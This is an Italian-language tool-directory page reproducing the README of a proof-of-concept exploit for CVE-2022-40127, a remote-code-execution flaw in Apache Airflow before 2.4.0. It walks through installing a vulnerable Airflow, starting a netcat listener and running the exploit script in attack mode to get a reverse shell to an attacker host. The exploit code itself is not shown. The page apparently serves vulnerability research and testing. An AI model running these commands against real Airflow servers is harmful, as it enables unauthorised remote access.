
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2022-40127-Airflow-RCE — Exploit proof-of-concept per CVE-2022-40127 che mira alla RCE di Apache Airflow tramite parametro run_id modificato, con consegna automatizzata di shell inversa. | Kitploit
Strumenti/GitHubGitHub/jakabakos/cve-2022-40127-airflow-rce
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingCommand and ControlRed Teaming
GitHubjakabakos/cve-2022-40127-airflow-rce

CVE-2022-40127-Airflow-RCE

Exploit proof-of-concept per CVE-2022-40127 che mira alla RCE di Apache Airflow tramite parametro run_id modificato, con consegna automatizzata di shell inversa.

Vedi Repository
21233 anni faNon ancora revisionato
Condividi

Apache Airflow < 2.4.0 RCE (CVE-2022-40127)

PoC per CVE-2022-40127, una vulnerabilità RCE di Apache Airflow che interessa le versioni precedenti alla 2.4.0.

La descrizione del report ufficiale dice:

Una vulnerabilità negli Example Dags di Apache Airflow consente a un attaccante con accesso all'interfaccia utente, che può attivare i DAG, di eseguire comandi arbitrari tramite il parametro run_id fornito manualmente. Questo problema interessa le versioni di Apache Airflow precedenti alla 2.4.0.

Il repository è stato creato per un post del blog di analisi CVE disponibile sul blog vsociety.

https://github.com/jakabakos/CVE-2022-40127/assets/42498816/2094f2ec-f074-41e6-99f4-f9f77dd09df6

Utilizzo

Puoi clonare il repository:

git clone https://github.com/jakabakos/CVE-2022-40127.git

Installare ed eseguire Airflow v2.3.4

Tramite docker-compose

Scarica il file docker-compose dal repository ufficiale

cd /opt/
mkdir airflow-2.3.4 && cd airflow-2.3.4
curl -LfO 'https://airflow.apache.org/docs/apache-airflow/2.3.4/docker-compose.yaml'

Esegui Airflow

mkdir -p ./dags ./logs ./plugins
echo -e "AIRFLOW_UID=$(id -u)" > .env
docker-compose up airflow-init
docker-compose up
open localhost:8080

In questo caso sia il nome utente che la password saranno airflow.

Manualmente

Basandosi sulle istruzioni di installazione ufficiali:

pip3.8 install "apache-airflow==2.3.4" --constraint "https://raw.githubusercontent.com/apache/airflow/constraints-2.3.4/constraints-3.7.txt"

Puoi verificare se l'installazione è andata a buon fine con i comandi which airflow e/o airflow info.

Esegui Airflow

airflow standalone

Consulta la password e il nome utente generati nei log.

Usare l'exploit

Prima, installa i pacchetti richiesti con pip:

pip3 install -r requirements.txt

Consulta le opzioni disponibili con:

python3 exploit.py --help

Puoi verificare se l'host può essere sfruttato o meno:


python3 exploit.py -u airflow -p airflow -url http://localhost:8080

Configura un listener locale per la reverse shell in un'altra sessione del terminale:

nc -lvnp 4242

Esegui lo script in modalità attacco con questo comando:

python3 exploit.py -u airflow -p airflow -url http://localhost:8080 -a -host <attacker_ip> -port 4242

Dovresti vedere la connessione entro un minuto circa. proof
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    260

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






